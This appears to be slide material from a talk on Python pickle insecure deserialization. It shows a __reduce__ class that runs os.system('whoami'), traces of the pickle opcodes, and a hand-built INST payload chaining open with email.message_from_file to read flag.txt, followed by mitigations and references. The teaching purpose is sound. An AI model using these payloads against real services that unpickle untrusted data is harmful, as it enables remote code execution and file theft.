
```
REDUCE Push an object built from a callable and an argument tuple
Byte ......: b'R'
Stack .....: [<built-in function system>, ('whoami',)]
Metastack .: []
Memo ......: {0: <built-in function system>, 1: 'whoami',
               2: ('whoami',)}
```



```
[*] Serialized object: b'\x80\x03cnt\nsystem\nq\x00X\x06\x00\x00\x00whoamiq\x01\x85q\x02Rq\x03.'
[*]     op_code.name = 'PROTO', arg = '3', op_code.pos = '0'
[*]     op_code.name = 'GLOBAL', arg = 'nt system', op_code.pos = '2'
[*]     op_code.name = 'BINPUT', arg = '0', op_code.pos = '13'
[*]     op_code.name = 'BINUNICODE', arg = 'whoami', op_code.pos = '15'
[*]     op_code.name = 'BINPUT', arg = '1', op_code.pos = '26'
[*]     op_code.name = 'TUPLE1', arg = 'None', op_code.pos = '28'
[*]     op_code.name = 'BINPUT', arg = '2', op_code.pos = '29'
➡       op_code.name = 'REDUCE', arg = 'None', op_code.pos = '31'
[*]     op_code.name = 'BINPUT', arg = '3', op_code.pos = '32'
[*]     op_code.name = 'STOP', arg = 'None', op_code.pos = '34'
```


Command executed!

Analysis of __reduce__ exploit (9/10)




```
class RCE:
    def __reduce__(self):
        return os.system, ("whoami", )


rce = RCE()
```

```
BINPUT Store the stack top into the memo without popping it
Byte ......: b'q'
Stack .....: [0]
Metastack .: []
Memo ......: {0: <built-in function system>, 1: 'whoami',
               2: ('whoami',)}
```




```
[*] Serialized object: b'\x80\x03cnt\nsystem\nq\x00X\x06\x00\x00\x00whoamiq\x01\x85q\x02Rq\x03.'
[*]     op_code.name = 'PROTO', arg = '3', op_code.pos = '0'
[*]     op_code.name = 'GLOBAL', arg = 'nt system', op_code.pos = '2'
[*]     op_code.name = 'BINPUT', arg = '0', op_code.pos = '13'
[*]     op_code.name = 'BINUNICODE', arg = 'whoami', op_code.pos = '15'
[*]     op_code.name = 'BINPUT', arg = '1', op_code.pos = '26'
[*]     op_code.name = 'TUPLE1', arg = 'None', op_code.pos = '28'
[*]     op_code.name = 'BINPUT', arg = '2', op_code.pos = '29'
[*]     op_code.name = 'REDUCE', arg = 'None', op_code.pos = '31'
        op_code.name = 'BINPUT', arg = '3', op_code.pos = '32'
[*]     op_code.name = 'STOP', arg = 'None', op_code.pos = '34'
```

Analysis of __reduce__ exploit (10/10)




```
class RCE:
    def __reduce__(self):
        return os.system, ("whoami", )


rce = RCE()
```

```
STOP Stop the unpickling machine
Byte ......: b'.'
Stack .....: [0]
Metastack .: []
Memo ......: {0: <built-in function system>, 1: 'whoami',
               2: ('whoami',), 3: 0}
```



```
[*] Serialized object: b'\x80\x03cnt\nsystem\nq\x00X\x06\x00\x00\x00whoamiq\x01\x85q\x02Rq\x03.'
[*]     op_code.name = 'PROTO', arg = '3', op_code.pos = '0'
[*]     op_code.name = 'GLOBAL', arg = 'nt system', op_code.pos = '2'
[*]     op_code.name = 'BINPUT', arg = '0', op_code.pos = '13'
[*]     op_code.name = 'BINUNICODE', arg = 'whoami', op_code.pos = '15'
[*]     op_code.name = 'BINPUT', arg = '1', op_code.pos = '26'
[*]     op_code.name = 'TUPLE1', arg = 'None', op_code.pos = '28'
[*]     op_code.name = 'BINPUT', arg = '2', op_code.pos = '29'
[*]     op_code.name = 'REDUCE', arg = 'None', op_code.pos = '31'
[*]     op_code.name = 'BINPUT', arg = '3', op_code.pos = '32'
        op_code.name = 'STOP', arg = 'None', op_code.pos = '34'
```

Exploit example without `__reduce__` and OS cmds



Our toolbox:


- we can't use OS commands, but we are under a **Python** ecosystem;
- **`INST` opcode** (i.e. `b'i'`) builds and pushes a class instance;
- **open** is the Python function to open a file.

Problem: open returns a *file pointer*, not the file content; maybe we need a…

Gadget

We need a gadget able to be chained after open:

- *file pointer* as input;
- string with file content as output.




email.**message_from_file**(*fp*, *_class=None*, *, *policy=policy.compat32*)

Return a message object structure tree from an open file object. This is equivalent to `Parser().parse(fp)`. *_class* and *policy* are interpreted as with the `Parser` class constructor.

Changed in version 3.3: Removed the *strict* argument. Added the *policy* keyword.

Changed in version 3.6: *_class* defaults to the policy `message_factory`.

Exploit example without `__reduce__` and OS cmds




```
def my_exploit():
    filename = "flag.txt"
    payload = b"(("
    payload += b"X" + bytes(struct.pack("<I", len(filename))) + bytes(filename, encoding="utf-8")
    payload += b"ibuiltins\nopen\n"
    payload += b"iemail\nmessage_from_file\n"
    payload += b"."
    return payload
```

Markobjects are used by other *opcodes* to identify a region of the stack containing a variable number of objects for them to work on.

filename length and *filename* string that will be used as parameter of open function. The *filename* string is pushed on the stack.

The `email.message_from_file` function is executed reading parameters, i.e. the file pointer, from the stack till the first *markobject*. The result is pushed on the stack.

The open function is executed reading parameters, i.e. *filename*, from the stack till the first *markobject*. The result is pushed on the stack.



```
[*] Serialized exploit object: b'((X\x08\x00\x00\x00flag.txtibuiltins\nopen\niemail\nmessage_from_file\n.'
[*]     op_code.name = 'MARK', arg = 'None', op_code.pos = '0'
[*]     op_code.name = 'MARK', arg = 'None', op_code.pos = '1'
[*]     op_code.name = 'BINUNICODE', arg = 'flag.txt', op_code.pos = '2'
[*]     op_code.name = 'INST', arg = 'builtins open', op_code.pos = '15'
[*]     op_code.name = 'INST', arg = 'email message_from_file', op_code.pos = '30'
[*]     op_code.name = 'STOP', arg = 'None', op_code.pos = '55'
```

The payload is equivalent to: `email.message_from_file(__builtins__.open(filename))`

How to prevent Insecure Deserialization

The only safe architectural pattern is **not to accept serialized objects from untrusted sources** or to use serialization mediums that only permit primitive data types. If that is not possible, consider one of more of the following:

1. implementing integrity checks such as digital signatures on any serialized objects to prevent hostile object creation or data tampering;
2. enforcing strict type constraints during deserialization before object creation as the code typically expects a definable set of classes. Bypasses to this technique have been demonstrated, so reliance solely on this is not advisable!
3. isolating and running code that deserializes in low privilege environments when possible;
4. log deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions;
5. restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize;
6. monitoring deserialization, alerting if a user deserializes constantly.

Lessons learned

1. Insecure Deserialization is a “bad thing”!
2. Python Pickle is not secure.
3. When you apply a fix/mitigation, always check if it could be bypassed somehow.
4. Even if you are the “web guy”, you could face “low level” stuff, so be nice with “binary guys” and learn from them. ☺

References

1. https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html
2. https://owasp.org/www-project-top-ten/2017/A8_2017-Insecure_Deserialization
3. https://portswigger.net/web-security/deserialization
4. https://docs.python.org/3/library/pickle.html
5. https://docs.python.org/3/library/pickletools.html
6. https://www.synopsys.com/blogs/software-security/python-pickling/
7. https://docs.python.org/3/library/pickle.html#object.__reduce__
8. https://hackmd.io/@2KUYNtTcQ7WRyTsBT7oePg/BycZwjKNX#/
9. https://github.com/python/cpython/blob/master/Lib/pickle.py#L107
10. https://github.com/python/cpython/blob/master/Lib/pickletools.py
11. https://docs.python.org/3/library/email.parser.html#email.message_from_file